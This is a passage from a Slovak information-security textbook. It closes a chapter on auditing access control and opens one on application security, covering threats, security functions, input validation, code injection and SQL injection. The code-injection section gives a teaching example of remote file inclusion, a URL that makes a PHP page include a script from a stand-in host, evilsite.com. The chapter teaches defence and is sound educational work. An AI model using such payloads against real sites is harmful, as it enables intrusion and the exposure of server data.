- získať všeobecný prehľad o bezpečnostných rizikách existujúcich pri spracovaní informácií prostredníctvom preskúmania príslušnej dokumentácie, dotazovaním konkrétnych subjektov, pozorovaním a používaním techník hodnotenia rizík,
- dokumentovať a vyhodnotiť opatrenia súvisiace s prístupovými cestami do systému s cieľom posúdiť ich primeranosť, účinnosť a efektívnosť prostredníctvom kontroly funkcií softvérových a hardvérových komponentov a identifikovať prípadné nedostatky a redundancie,
- testovať použité opatrenia súvisiace s riadením prístupov prostredníctvom vhodných techník auditu a určiť, či sú v praxi efektívne a bezpečne využívané,

- vyhodnotiť prostredie riadenia prístupov s cieľom určiť, či sú existujúce opatrenia súvisiace s riadením prístupov implementované na základe vykonanej analýzy rizík prípadne iných auditných zistení,
- vyhodnotiť systém riadenia bezpečnosti prostredníctvom preskúmania vnútorných predpisov organizácie, uskutočňovaných procedúr a činností súvisiacich s riadením prístupov a ich porovnaním so súvisiacimi bezpečnostnými štandardami a požiadavkami dobrej praxe.

**Zoznámenie sa s IT prostredím organizácie**
Oboznámenie sa s IT prostredím organizácie by mal byť prvý krok vykonávaného auditu a obsahovať získanie jasnej predstavy o organizačnom, technickom a bezpečnostnom prostredí prevádzkovaného systému riadenia prístupov. Tento krok zvyčajne zahŕňa uskutočnenie rozhovorov s relevantnými osobami, fyzické preskúmanie priestorov či preskúmanie existujúcej dokumentácie súvisiacej s auditovaným prostredím.

**Dokumentovanie a posúdenie prístupových ciest ku zdrojom organizácie**
Prístupová cesta je logická postupnosť krokov, ktoré využíva koncový používateľ na získanie prístupu k informáciám uloženým na prostriedkoch výpočtovej techniky. Táto cesta začína zvyčajne na konkrétnom PC/terminále a končí sprístupnením dát alebo služieb používateľovi. Jej súčasťou sú hardvérové a softvérové komponenty, audítor IS by mal všetky tieto komponenty analyzovať a zistiť, či sú efektívne a bezpečne implementované. Pri audite by sa mala osobitná pozornosť venovať najmä:

- pôvodu a autorizácii dát,
- platnosti a správnosti vstupných dát,
- riadeniu životného cyklu prístupových oprávnení,
- správe hesiel a ďalších autentizačných prostriedkov,
- hrozbám zo siete internet (napr. sql injection, cross-site scripting, path traversal).

**Rozhovory so zainteresovanými osobami**
Na riadenie a udržiavanie jednotlivých komponentov prístupových ciest sú spravidla vyžadovaní technickí špecialisti a experti na danú oblasť. Pre audítora IS môžu byť títo špecialisti dôležitým zdrojom informácií pre pochopenie špecifík danej oblasti bezpečnosti. Pre zistenie, s ktorými zainteresovanými osobami je potrebné uskutočniť rozhovory, by mal audítor IS konzultovať túto záležitosť s manažérom IKT ako aj preskúmať organizačnú štruktúru. Medzi kľúčové pozície patrí napr. administrátor bezpečnosti, sieťový administrátor či administrátor aplikácií.

Pri rozhovoroch so zainteresovanými osobami by mali byť identifikované všetky zodpovednosti a funkcie, ktoré vyplývajú z ich pracovných pozícií. Audítor IS by mal byť napríklad schopný určiť, či má administrátor bezpečnosti dostatočné povedomie a prehľad o logických prístupoch ku zdrojom organizácie, ako aj či má k dispozícii dostatočné prostriedky a podmienky ako tieto prístupy aktívne administrovať, sledovať, vyhodnocovať, prípadne flexibilne reagovať na vzniknuté bezpečnostné incidenty.

Audítor IS by mal uskutočniť aj rozhovory so vzorkou konečných používateľov IS s cieľom zistiť, či majú dostatočné povedomie o bezpečnostných politikách, prípadne iných vnútorných predpisoch upravujúcich povinnosti pri prístupe ku zdrojom organizácie.

**Preskúmavanie záznamov z aplikácie na riadenie prístupov**
Schopnosť aplikácií na riadenie prístupu poskytovať podrobné zostavy o uskutočnených prístupoch ku zdrojom organizácie umožňuje administrátorom monitorovať dodržiavanie pravidiel súvisiacich s riadením prístupu, ktoré sú väčšinou uvedené v bezpečnostných politikách a ďalších vnútorných predpisoch organizácie. Na základe preskúmania vzorky týchto zostáv by mal byť audítor IS schopný určiť, či administrátori vykonávajú dostatočné činnosti súvisiace s administráciou, preskúmavaním či reakciou na zistené incidenty súvisiace s riadením prístupov. Neúspešné pokusy o prístup ku zdrojom organizácie by mali byť preskúmané a mali by mať

identifikované ich atribúty ako sú čas neúspešného prihlásenia, miesto, z ktorého bol tento prístup uskutočnený, ako aj dáta či služby, ku ktorým bol prístup požadovaný.

**Preskúmavanie prevádzkovej dokumentácie systémov**

Prevádzková dokumentácia systémov by mala obsahovať súbor pravidiel, ktoré sa vo všeobecnosti využívajú v rámci spracovania dát na podporu vývoja, implementácie, prevádzky a používania systémov v prostredí organizácie. Táto prevádzková dokumentácia by mala obsahovať napr. informácie o platforme, na ktorej môže byť aplikácia prevádzkovaná, o databázových systémoch /DBMS, ktoré využíva, kompilátoroch a interpreteroch, o sieťových monitorovacích nástrojoch a ďalších podporných funkciách.

## 4.9 Zoznam použitej literatúry


[1] NIST Special Publication 800-118 -- Guide to Enterprise Password Management (Draft).

[2] NIST Special Pub 800-12 - An Introduction to Computer Security: The NIST Handbook.

[3] CERTIFIED INFORMATION SYSTEMS AUDITOR® CISA Review Manual 2011,©2010 ISACA.

[4] Certified Information Systems Security Professional Student Guide Version 1.0, © 2005 Thomson NETg, a division of Thomson Learning.

[5] Information Security Forum: Standard of Good Practice. 2007.

[6] STN ISO/IEC 27002 - Informačné technológie. Zabezpečovacie techniky. Pravidlá dobrej praxe manažérstva informačnej bezpečnosti.

[7] STN ISO/IEC 27005:2011 Informačné technológie. Bezpečnostné metódy. Riadenie rizík informačnej bezpečnosti.

[8] ISO/IEC WD 29146.6 Information technology — Security techniques — A framework for access management.

[9] STORK project. [Online] [Dátum: 27. 9. 2013.] https://www.eid-stork.eu/.

[10] STORK 2.0 - Secure idenTity acrOss boRders linKed 2.0. [Online] [Dátum: 27. 9. 2013.] https://www.eid-stork2.eu/.

[11] Špecifikácie SAML. OASIS Security Services (SAML) TC. [Online] [Dátum: 27. 9. 2013.] https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security.

[12] Google Apps Platform. SAML Single Sign-On (SSO) Service for Google Apps. [Online] [Dátum: 27. 9. 2013.] https://developers.google.com/google-apps/sso/saml_reference_implementation.

[13] OpenID - The OpenID Foundation. [Online] [Dátum: 27. 9. 2013.] http://openid.net/foundation/.

[14] Špecifikácia OAuth 2.0. [Online] [Dátum: 27. 9. 2013.] http://tools.ietf.org/html/rfc6749.

# 5 Aplikačná bezpečnosť

**Aplikačná bezpečnosť**

*Erik Saller*

## 5.1 Úvod

Cieľom tejto kapitoly je poskytnúť prehľad aplikačnej bezpečnosti.

Aplikačná bezpečnosť je oblasť informačnej bezpečnosti, ktorá sa zaoberá ochranou softvérových aplikácií počas celého ich životného cyklu. Zavádza opatrenia na presadzovanie bezpečnostnej politiky aplikácie a/alebo systému na ktorom aplikácia beží, najmä opatrenia ktoré majú zabrániť bezpečnostným problémom (incidentom) spôsobeným chybami v návrhu, vývoji, nasadení, aktualizácii, alebo údržbe aplikácie. [1]

Primárnym cieľom aplikačnej bezpečnosti je dosiahnuť, aby aplikácie neobsahovali rôzne bezpečnostné nedostatky, ktoré môžu byť zneužité útočníkom na kompromitáciu údajov spracovávaných aplikáciou, kompromitáciu samotnej aplikácie alebo infraštruktúry na ktorej je aplikácia prevádzkovaná.

Kompromitácia informačných aktív je najmä porušenie integrity, dôvernosti alebo dostupnosti informačných aktív.

Aplikačná bezpečnosť má rôzne aspekty, ktorými je potrebné sa zaoberať, ak chceme pochopiť aké hrozby sa pri používaní zraniteľných aplikácií vyskytujú, ktoré sú typické zraniteľnosti aplikácií, ako vznikajú a ako sa im úspešne vyhýbať.

V nasledujúcich častiach tejto kapitoly sa budeme zaoberať nasledujúcimi okruhmi problémov, ktoré majú podstatný vplyv na bezpečnosť alikácií:

- Typické hrozby pre bezpečnosť aplikácií
- Typické zraniteľnosti aplikácií
- Riziká spojené s prevádzkovaním zraniteľných aplikácií
- Návrh a vývoj bezpečného softvéru

## 5.2 Základné bezpečnostné hrozby pre aplikácie

Aplikácia a následne údaje, ktoré spracúva, môžu byť kompromitované množstvom rôznych metód a zneužitím rozmanitých bezpečnostných slabín. Ak dôjde k úspešnému útoku na aplikáciu, útočník väčšinou využíva bezpečnostnú zraniteľnosť v samotnom softvéri aplikácie. Ale nie je to vždy tak. Keďže chybu môžu spraviť nielen vývojári ale aj administrátori, operátori alebo iní zamestnanci prevádzky, existujú rôzne druhy zraniteľností (aplikácií), ktoré môžu využiť hrozby voči aplikácii. Ide predovšetkým o hrozby využívajúce

- bezpečnostné chyby v softvéri,
- konfiguračné chyby,
- nedostatky v bezpečnosti prevádzky.

V nasledujúcich častiach sa pozrieme na jednotlivé kategórie hrozieb podrobnejšie.

### 5.2.1 Bezpečnostné chyby v softvéri

Aplikácie najčastejšie ohrozujú[109] bezpečnostné chyby v kóde aplikácie.

Výskyt bezpečnostných chýb v kóde môže byť spôsobený rôznymi faktormi ako nedostatočné vzdelávanie programátorov zo zásad bezpečného programovania, chýbajúce štandardy pre bezpečný vývoj v konkrétnych technológiách, nedostatok času, zlý návrh, chýbajúca analýza rizík a súvisiacich hrozieb či nedostatočná testovacie metodológia.

Toto sú však väčšinou už len konkrétne prejavy nedostatočného dôrazu na bezpečnosť vo vývoji softvérového produktu a s tým súvisiacej absencie iniciatívy aplikačnej bezpečnosti riadenej alebo aspoň spravovanej (Governance) z najvyšších pozícií organizácie.

Softvérové zraniteľnosti majúce bezpečnostný dopad môžu mať rôzny typ a formu, môžu sa vyskytnúť na rôznych úrovniach technologických celkov. Niektoré typy zraniteľností sú aktuálne pre všetky alebo aspoň pomerne veľa platforiem (napr. nedostatočná validácia vstupov), niektoré sú veľmi špecifické a platné len pre malú skupinu technológií (napr. pretečenie zásobníka v prípade programovacích jazykov C a C++).

Medzi časté zraniteľnosti aplikácií patria:

- Nedostatočná validácia vstupov
- Možnosť vkladania kódu (Code Injection, Injekcia kódu)
- Možnosť vkladania neoprávnených SQL dotazov (SQL Injection0
- Cross-site Scripting (XSS)
- Pretečenie zásobníka
- Race conditions
- Nedostatky v nastavení prístupových práv

Tieto zraniteľnosti v ďalšom rozoberieme podrobnejšie.

### 5.2.2 Konfiguračné chyby

Ďalšou oblasťou kde sa zvyknú vyskytovať zraniteľnosti ohrozujúce aplikácie sú konfiguračné nastavenia. Konfiguračné nastavenia, či už v samotnej aplikácii, systéme na ktorom je prevádzkovaná, databáze ktorú aplikácia využíva alebo v inej súvisiacej komponente, môže bezpečnosť aplikácie vážne narušiť aj bez toho aby bol priamo v kóde aplikácie akýkoľvek bezpečnostný nedostatok.

Príkladom konfiguračnej chyby s ktorou sme sa v praxi veľakrát stretli, môže byť zdieľaný adresár obsahujúci stromovú štruktúru súborového systému aplikácie. Ak útočník môže zapisovať do zdieľaného adresára, resp. súborov a adresárov v ňom, bezpečnostné funkcie aplikácie neochránia aplikáciu pred kompromitáciou.

### 5.2.3 Nedostatky v bezpečnosti prevádzky

Nedostatočné bezpečnostné praktiky pri prevádzke aplikácií sú ďalším druhom zraniteľností, ktoré môžu ohroziť aplikáciu.

Kód aplikácie, aj jej konfigurácia môže byť sto percentne bezpečná (v praxi nedosiahnuteľná méta), ale ak nie je prevádzkovaná bezpečným spôsobom, potenciálny útočník môže aplikáciu a jej údaje kompromitovať zneužitím bezpečnostných nedostatkov v prevádzke.

Príklady bezpečnostných nedostatkov v prevádzke, ohrozujúcich bezpečnosť aplikácie:

[109] t.j. vytvárajú predpoklad pre naplnenie hrozby

- Ľahko uhádnuteľné systémové heslá,
- Administrácia aplikácie z nezabezpečeného systému,
- Nedostatočne chránené aplikačné zálohy

Aby sa predišlo podobným bezpečnostným nedostatkom, je nutné, aby prevádzkový personál dodržiaval bezpečnostnú politiku organizácie, ktorá by mala adresovať podobné situácie.

## 5.3 Aplikačné bezpečnostné funkcie

Aplikačné bezpečnostné funkcie slúžia na implementáciu požadovaných bezpečnostných mechanizmov do aplikácie.

V tejto časti sa najprv budeme venovať aspektom, ktoré treba zohladniť pri výbere bezpečnostných funkcií a potom poskytneme prehľad najdôležitejších kategórií bezpečnostných funkcií.

### 5.3.1 Dôležité úvahy pri voľbe bezpečnostných funkcií

Jednu a tú istú bezpečnostnú požiadavku je možné naplniť rôznymi spôsobmi – realizovať pomocou rôznych bezpečnostných funkcií.

Pri voľbe konkrétnych bezpečnostných funkcií je potrebné zohľadniť niekoľko kľúčových aspektov, ktoré majú podstatný dopad na výslednú celkovú bezpečnosť aplikácie.

Ide o nasledovné aspekty:

1 Používateľská prístupnosť aplikácie

2 Vhodnosť bezpečnostnej funkcie

3 Náročnosť správy aplikácie

4 Prostredie aplikácie

#### *5.3.1.1 Používateľská prístupnosť aplikácie*

V princípe je možné ľubovoľnú aplikáciu (a vo všeobecnosti systém alebo IKT) extrémne zabezpečiť až natoľko, že pravdepodobnosť jej kompromitácie bude blízka nule.

To by však s vysokou pravdepodobnosťou znamenalo, že

- na zabezpečenie aplikácie by bolo potrebné vynaložiť neadekvátne vysoké prostriedky, ktorých hodnota by nebola v rozumnom pomere s hodnotou chránených aktív,
- aplikácia by bola v praxi nepoužiteľná, pretože implementované bezpečnostné opatrenia by enormne sťažili, prípadne úplne znemožnili jej používanie.

Niektoré bezpečnostné funkcie (vrátane ich parametrov) sú pre používateľov transparentné, takže si ich prítomnosť nemusia ani uvedomovať. Iné bezpečnostné funkcie sú zase pre používateľov veľmi citeľné už zo svojej podstaty ako napríklad zopakovanie autentifikácie pri vypršaní relácie, kratšia životnosť relácie alebo re-autentifikácia pri volaní citlivej operácie.

Používateľská prístupnosť aplikácie je dôležitým aspektom ktorý treba brať do úvahy už pri návrhu aplikácie, ale taktiež neskôr pri riešení implementačných detailov, aby bezpečnostné opatrenia neinterferovali s vykonávanými biznis aktivitami do tej miery, že náklady na opatrenia prevažujú nad výhodami (ušetrenými prostriedkami) získanými týmito bezpečnostnými opatreniami.

#### 5.3.1.2 Vhodnosť bezpečnostnej funkcie

Jednu a tú istú bezpečnostnú požiadavku vieme väčšinou na technickej úrovni implementovať rôznymi bezpečnostnými funkciami.

Voľba bezpečnostnej funkcie by sa mala opierať minimálne o nasledujúce pravidlá:

- Ak platforma aplikácie poskytuje určitú bezpečnostnú funkciu, vo všeobecnosti je dobré uprednostniť túto pred implementáciou vlastnej, ak tomu nebránia určité špeciálne požiadavky pre ktoré existujúca funkcia nevyhovuje.
- Prednosť by mala bezpečnostná funkcia, ktorá je menej náročná na zdroje (systémová pamäť, výkon procesora, úložný priestor, atď.
- Prednosť by mala bezpečnostná funkcia, ktorá je rýchlejšia než alternatívy.
- Prednosť by mala bezpečnostná funkcia, ktorá bude transparentnejšia pre používateľov aplikácie než alternatívy, t.j. bude vykonávať čo sa od nej očakáva a menej bude intrferovať (ak vôbec) s činnosťou používateľov
- Bezpečnostná funkcia by svojou funkčnosťou mala zapadať do architektúry prostredia v ktorej bude nasadená.

#### 5.3.1.3 Náročnosť správy aplikácie

O každú aplikáciu sa niekto musí starať. Ak bude správa aplikácie náročná, bude zaberať veľa času, a bude si vyžadovať kvalifikovaného správcu. Ak bude správca preťažený, alebo nedostatočne kvali-fikovaný, je vyššia pravdepodobnosť, že pri správe aplikácie niečo prehliadne. Preto môže veľký počet rôznych opatrení, ktoré je potrebné udržiavať, paradoxne viesť k nižšej úrovni bezpečnosti aplikácie.

Ak budú napr. bezpečnostná architektúra, implementované opatrenia, modularizácia, prístupový a dátový model aplikácie natoľko komplikované alebo neprehľadné, že celková administrácia a bezpečné prevádzkovanie aplikácie bude komplikované a časovo náročné, bude mať veľký počet a rozmanitosť opatrení na bezpečnosť aplikácie skôr opačný účinok než bolo pôvodne zamýšlané.

Preto by aplikácia mala byť spravovateľná cez jednotné rozhranie, súvisiace parametre by mali byť zoskupené (napr. na jednej obrazovke administračného rozhrania), význam jednotlivých konfiguračných parametrov by mal byť jednoznačný a jasne zdokumentovaný.

V neposlednom rade, konfigurovateľných parametrov by malo byť len toľko koľko je nevyhnutne potrebných na naplnenie požiadaviek konfigurovateľnosti a jednotlivé parametre by sa svojou funkčnosťou nemali prekrývať.

#### 5.3.1.4 Prostredie aplikácie

Rôzne bezpečnostné funkcie aplikácie a aj jej celková architektúra, sa už vo fáze návrhu opierajú o množstvo predpokladov o prostredí v ktorom bude aplikácia nasadená.

Neskoršou postupnou zmenou prostredia, v ktorom aplikácia beží alebo jej migráciou do nového pro-stredia môžu prestať platiť pôvodné bezpečnostné predpoklady o prostredí čo môže ohroziť efektívnosť existujúcich opatrení.

### 5.3.2 Aplikačné bezpečnostné funkcie

Aplikácie používajú celý rad funkcií, ktoré majú na starosti rôzne aspekty ich bezpečnosti. Tieto funkcie nazývame bezpečnostnými funkciami.

Na mnoho bezpečnostných funkcií existujú hotové riešenia, ktoré treba uprednostniť pre vyvíjaním vlastného kódu pre tento účel. Skúsenosť ukazuje, že niektoré bezpečnostné funkcie je

veľmi ťažké správne (bezpečne) navrhnúť a následne implementovať bez predchádzajúcej hlbokej skúsenosti a znalostí v danej oblasti.

Preto ak skutočne nejde o funkčnosť, ktorá musí byť z nejakého dôvodu šitá na mieru vyvíjanej aplikácii, treba uprednostniť využívanie bezpečnostných funkcií a mechanizmov poskytovaných platformou, operačným systémom prípadne databázou aplikácie.

V nasledujúcich podkapitolách sa pozrieme na nasledovné najdôležitejšie typy bezpečnostných funkcí:

- Autentifikácia
- Autorizácia
- Správa relácie
- Validácia vstupov
- Spracovanie chýb
- Vytváranie auditných záznamov
- Kryptografické funkcie

#### 5.3.2.1 Autentifikácia

Autentifikačné bezpečnostné funkcie spájajú identitu reálneho používateľa s jeho systémovou identitou (účtom) pomocou overenia prihlasovacích údajov. Autentifikačné mechanizmy musia byť adekvátne rizikovosti aplikácie aby dokázali odolávať útočníkom využívajúcim rôzne metódy útokov na autentifikáciu.

Podrobné informácie o autentifikácii a spôsobom, ako používať autentifikačné mechanizmy v bežných aplikáciách sú poskytnuté vo štvrtej kapitole.

#### 5.3.2.2 Autorizácia

Autorizačné funkcie musia zaistiť, že legitímni používatelia systému smú vykonať len tie operácie a pristupovať k tým údajom pre ktoré sú autorizovaní, t.j. ktoré zodpovedajú ich oprávneniam. Riadia prístup ku chráneným zdrojom povolením alebo zamietaním prístupu na základe rolí alebo úrovne oprávnení.

Podrobné informácie o autorizácii v bežných aplikáciách sú poskytnuté vo štvrtej kapitole.

#### 5.3.2.3 Správa relácie

V počítačových vedách a špeciálne špeciálne v oblasti počítačových sietí sa pod pojmom relácia (session) rozumie semi-permanentná interaktívna výmena informácií, tiež známa ako dialóg, konverzácia alebo stretnutie, medzi dvoma alebo viacerými komunikujúcimi zariadeniami, alebo medzi systémom a používateľom. [13]

Po prihlásení používateľa do aplikácie je používateľovi pridelený tzv. identifikátor relácie (session ID), ktorý slúži na identifikáciu používateľa pri jeho ďalšej interakcii s aplikáciou, až do jeho odhlásenia alebo vypršania životnosti relácie. Na strane aplikácie je s identifikátorom relácie spojená identita používateľa a stav jeho relácie.

Keďže používateľ je prostredníctvom identifikátora relácie asociovaný so svojou reláciou, pre následnú aktivitu v aplikácii (pod svojím účtom) nepotrebuje pri každej interakcii posielať svoje prihlasovacie údaje, pre úspešný prienik na jeho účet útočníkovi postačuje získanie, alebo uhádnutie identifikátora jeho relácie. Aby sa hodnoty platných identifikátorov relácie nedali uhádnuť,

musia byť generované bezpečným spôsobom, napríklad pomocou silných kryptografických algoritmov.

Pri vývoji bezpečnostných funkcií pre správu relácie je dobrou praxou uprednostniť hotové riešenia (väčšinou poskytované použitou vývojárskou platformou) pred návrhom vlastných algoritmov.

Bezpečnostné funkcie pre správu relácie majú za úlohu zabezpečiť to, aby boli autentifikovaní používatelia aplikácie robustne a kryptograficky bezpečne asociovaní so svojou reláciou.

#### 5.3.2.4 Validácia vstupov

Aplikácia spracováva vstupné hodnoty. Niektoré z nich môžu mať na činnosť aplikácie nežiadúci vplyv.

Bezpečnostné funkcie pre validáciu vstupov majú zabezpečiť, že aplikácia je dostatočne odolná voči všetkým hodnotám vstupných údajov, či už tieto údaje pochádzajú od používateľa, infraštruktúry, externých entít alebo databázových systémov.

Na nedostatkoch vo validácii vstupov je založené množstvo iných zraniteľností ako napríklad možnosť vkladania kódu, možnosť vkladania SQL príkazov, Cross-site scripting zraniteľnosti, pretečenie zásobníka, atď.

#### 5.3.2.5 Spracovanie chýb

Počas behu aplikácie môžu nastať situácie, kedy aplikácia nemôže alebo nevie pokračovať vo svojej činnosti kvôli rôznym neštandardným okolnostiam. Príkladom neštandardných okolností môžu byť situácie kedy aplikácia obdrží vstup, ktorého hodnoty nespadajú do očakávaného rozsahu hodnôt, dôležitý súbor sa nepodarilo otvoriť, sieťové spojenie sa nepodarilo nastoliť prípadne zaplnený disk neumožnil zápis výstupov. Takéto a podobné situácie nazývame aplikačnými chybami.

Každá aplikácia by mala mať ošetrené všetky známe možné chybové stavy. Preto je dôležité aby boli pri vývoji identifikované miesta v kóde, kde môže nastať chybový stav a implementovať relevantné bezpečnostné funkcie, ktoré daný chybový stav vhodným a bezpečným spôsobom ošetria.

#### 5.3.2.6 Vytváranie auditných záznamov

Auditné záznamy slúžia na záznam udalostí v aplikácii. Aké udalosti sú do auditného záznamu zapisované závisí od toho, aké udalosti aplikácia umožňuje auditovať a tiež toho, ktoré z týchto udalostí sú v nastaveniach aplikácie nakonfigurované na audit.

Informácie z auditného záznamu aplikácie typicky slúžia na odladťovanie aplikácie v prípade zistenia aplikačnej chyby, optimalizáciu, vytváranie štatistík alebo na monitoring udalostí relevantných z bezpečnostného hľadiska.

Na vytváranie auditných záznamov slúžia auditné bezpečnostné funkcie, ktoré zaznamenávajú nastaveniami vybrané dôležité udalosti v aplikácii ako napr. prihlásenie a odhlásenie používateľa, zamietnutie prístupu k určitému zdroju a chybové stavy v aplikácii. Aplikácia by však mala poskytovať možnosť konfigurácie ako typov udalostí, ktoré sa budú zaznamenávať tak aj úrovne detailnosti informácie, ktorá sa bude ku každej udalosti zaznamenávať.

Keďže podrobné auditovanie udalostí môže v pomerne krátkom čase vygenerovať veľký objem dát (auditných záznamov), musí byť k dispozícii dostatok diskového priestoru na ich uskladnenie. Dobrou praxou je zaznamenávať auditné údaje na samostatný diskový priestor, aby prípadné zaplnenie voľnej kapacity disku nespôsobilo aj haváriu prípadne zlyhanie aplikácie alebo priamo operačného systému.

Pokiaľ auditné záznamy nemajú formu jednoduchých textových súborov, ale majú napr. binárny formát - aplikácia by mala tiež poskytovať nástroj na prezeranie a prácu s jej auditnými súbormi.

#### *5.3.2.7 Kryptografické bezpečnostné funkcie*

Kryptografické bezpečnostné funkcie slúžia primárne na ochranu integrity a dôvernosti citlivých údajov (či už počas ich prenosu alebo pri uskladnení) sú však aj súčasťou rôznych bezpečnostných protokolov (napr. pri autentifikácii).

Medzi typické kryptografické nástroje a ich použitie v aplikáciách patria:

- **Generátory pseudo-náhodných čísel**

Generovanie dostatočne náhodných číselných hodnôt pre rôzne účely, kedy je vyžadované aby tieto čísla neboli útočníkom uhádnuteľné

- **Hašovacie funkcie**

Kontrola integrity údajov

Utajenie prístupových hesiel pri zachovaní možnosti ich neskoršieho overenia oproti zadanému heslu

- **Autentifikačné protokoly**

Overenie identity používateľa

- **Šifrovacie algoritmy**

Ochrana dôvernosti a integrity uskladnených údajov

Ochrana dôvernosti a integrity prenášaných údajov

- **Algoritmy pre elektronický podpis**

Overenie identity odosielateľa údajov

Návrh dostatočne silných kryptografických algoritmov, protokolov a iných kryptografických nástrojov a dokázanie ich vlastností vyžaduje hlboké znalosti v kryptografii.

Ešte aj v takomto prípade je na potvrdenie ich bezpečnosti potrebná analýza inými odborníkmi v kryptografii. Preto sa vo všeobecnosti neodporúča vývoj vlastných elementárnych kryptografických nástrojov ale použitie známych softvérových knižníc, ktoré implementujú bezpečné kryptografické mechanizmy.

Základom kryptografie a spôsobom, ako používať kryptografické mechanizmy v bežných aplikáciách je venovaná ôsma kapitola.

## 5.4 Typické zraniteľnosti aplikácií a opatrenia proti nim

Táto podkapitola poskytuje informácie o typických zraniteľnostiach aplikácií, ako tieto zraniteľnosti vznikajú, ako sa prejavujú a ako im predchádzať.

Uvedené sú tiež rôzne opatrenia, pomocou ktorých je možné znížiť dopad aplikačných zraniteľností. Tieto opatrenia sú dôležitou oporou aplikačnej bezpečnosti, pretože aj pri najlepšej snahe o za-bezpečenie aplikácie môžu byť v kóde stále prítomné neobjavené bezpečnostné chyby.

### 5.4.1 Typické zraniteľnosti aplikácií

#### *5.4.1.1 Nedostatočná validácia vstupov*

Cieľom validácie vstupov je zabezpečenie toho, aby aplikácia bola schopná prijímať validné vstupné údaje a aby bola zároveň dostatočne odolná voči všetkým hodnotám vstupných dát, či už získaných od používateľa, infraštruktúry, externých subjektov alebo databázových systémov.

Pod validáciou vstupov rozumieme takú kontrolu vstupných údajov, ktorá zabezpečí, že prijatím a následným spracovaním týchto údajov nedôjde k narušeniu bezpečnosti aplikácie alebo iných komponentov IKT.

Validácii musia podliehať všetky vstupy do aplikácie bez ohľadu na zdroj.

Najčastejšou bezpečnostnou slabinou aplikácií je neschopnosť správne overiť vstup od klienta alebo od prostredia. Tento nedostatok vedie k mnohým podstatným zraniteľnostiam v aplikáciách, ako napr.:

1 Možnosť vkladanie (injekcia) kódu,

2 Cross-site scripting (XSS) zraniteľnosti,

3 Možnosť vynorenia z adresára aplikácie,

4 Pretečenie vyrovnávacej pamäte (zásobníka).

Údaje od klienta by nikdy nemali byť považované za dôveryhodné, keďže klient má vo všeobecnosti neobmedzenú možnosť manipulovať s dátami odosielanými jeho prehliadačom alebo iným klientským programom na vstup aplikácie.

V mnohých prípadoch má kódovanie špeciálnych znakov potenciál zmierniť útoky, ktoré sa spoliehajú na nedostatky v overovaní vstupov. Napríklad, ak bude aplikované HTML kódovanie HTML entít na vstupy používateľa pred odoslaním do prehliadača, môže to zabrániť väčšine Cross-site scripting útokov.

Avšak ochrana pred takýmito útokmi, ktorá spočíva iba vo validácii vstupov nestačí – je dôležité aby sme takéto pokusy v našich aplikáciách aj zaregistrovali, napr. systémom pre detekciu prienikov (IDS - Intrusion Detection System).

Inak umožňujeme útočníkom opakovane útočiť na naše aplikácie, kým neobjavia chybu, ktorá z aplikácie nebola odstránená.

Odhaľovanie pokusov útočníka o nájdenie týchto chýb je dôležitým ochranným mechanizmom.

#### *5.4.1.2 Účelové vkladanie kódu (Code Injection, Injekcia kódu)*

Injekcia kódu je súborným názvom pre mnoho druhov útokov, ktoré sú založené na vkladaní kódu (do aplikácie), ktorý je spracovaný aplikáciou. Takýto útok môže byť vykonaný pridaním reťazca znakov do súboru cookie alebo do hodnôt argumentov v linke URL.

Tento typ útoku zneužíva nedostatočnú validáciu vstupno/výstupných dát, napríklad:

1 triedu dovolených znakov (štandardné triedy regulárnych výrazov, alebo vlastné),

2 dátový formát,

3 množstvo očakávaných dát,

4 pre číselný vstup, povolené hodnoty vstupu.

Injekcia kódu a injekcia príkazov sú útoky, ktoré sledujú rovnaké ciele.

**Injekcia kódu** - je vkladanie škodlivého kódu do aplikácie. Tento škodlivý kód je neskôr spustený v rámci aplikácie. Pridaný kód je súčasťou samotnej aplikácie.

**Injekcia príkazov** – je spustenie externého škodlivého kódu v aplikácii, pričom spúšťaný kód nie je vnútornou súčasťou aplikácie.

**Príklad č. 1**

Ak stránka používa funkciu include(), ktorá operuje na premenných odoslaných metódou GET a nevykonáva sa ich validácia, útočník sa môže pokúsiť spustiť vlastný kód, iný ako ten, ktorý zamýšľal spustiť autor pôvodného kódu.

Linka nižšie zobrazuje informáciu, ako kontaktovať spoločnosť „Testsite“.

http://testsite.com/index.php?page=contact.php

Nižšie je uvedený modifikovaný kód z http://evilsite.com/evilcode.php. Skript "evilcode.php" môže obsahovať, napríklad, funkciu phpinfo(), ktorá je užitočná pre získanie informácií o konfigurácii prostredia v ktorom webová služba beží.

http://testsite.com/?page=http://evilsite.com/evilcode.php

Pre úspech tohto snaženia musí byť splnená jediná podmienka: konfigurácia servera musí umožňovať vkladanie mena súborov do notácie typu „http://“.

#### *5.4.1.3 Vkladanie neoprávnených SQL dotazov (SQL Injection, Vkladanie SQL kódu, SQL injekcia)*

Útoky „SQL injection“ sa realizujú vkladaním, alebo tiež injekciou SQL kódu do vstupných dát prenášaných medzi klientom a aplikáciou. Exploit SQL injekcie, ktorý úspešne naruší bezpečnostné funkcie aplikácie umožňuje útočníkovi čítať citlivé dáta z databázy, modifikovať dáta v databáze (vkladanie, aktualizácia, mazanie), spúšťať administratívne operácie nad databázou (vypnutie systému riadenia databázy – SRBD, anglicky DBMS), obnovenie obsahu určitého súboru prítomného v databáze a v špeciálnych prípadoch tiež spúšťanie príkazov na operačnom systéme. Útoky SQL injekcie sú takými typmi injekčných útokov, v ktorých sú príkazy SQL injektované do existujúcich legitímnych SQL vstupov tak, aby došlo k spusteniu útočníkom preddefinovaných modifikovaných SQL príkazov.

**Hrozby**

Útoky SQL injekcie umožňujú útočníkovi využívať cudziu identitu, modifikovať existujúce dáta, spôsobovať problémy pri prevádzaní transakcií (zrušenie transakcie, zmenenie kľúčových hodnôt pri peňažných transakciách ako je napr. výška prevádzanej sumy), úplne prezradenie všetkých citlivých informácií v systéme, zničenie dát, alebo ich premiestnenie do nežiadanej lokality a zamedzenie prístupu k nim pre bežných užívateľov a získanie administrátorských práv k napadnutému systému.

Útok typu SQL injection je veľmi bežný pri PHP a ASP aplikáciách kvôli tomu, že sa medzi nimi stále bežne používajú staršie funkčné rozhrania. Kvôli charakteru prístupných rozhraní, sú J2EE a ASP.NET aplikácie menej zraniteľné na bežné útoky typu SQL injection.

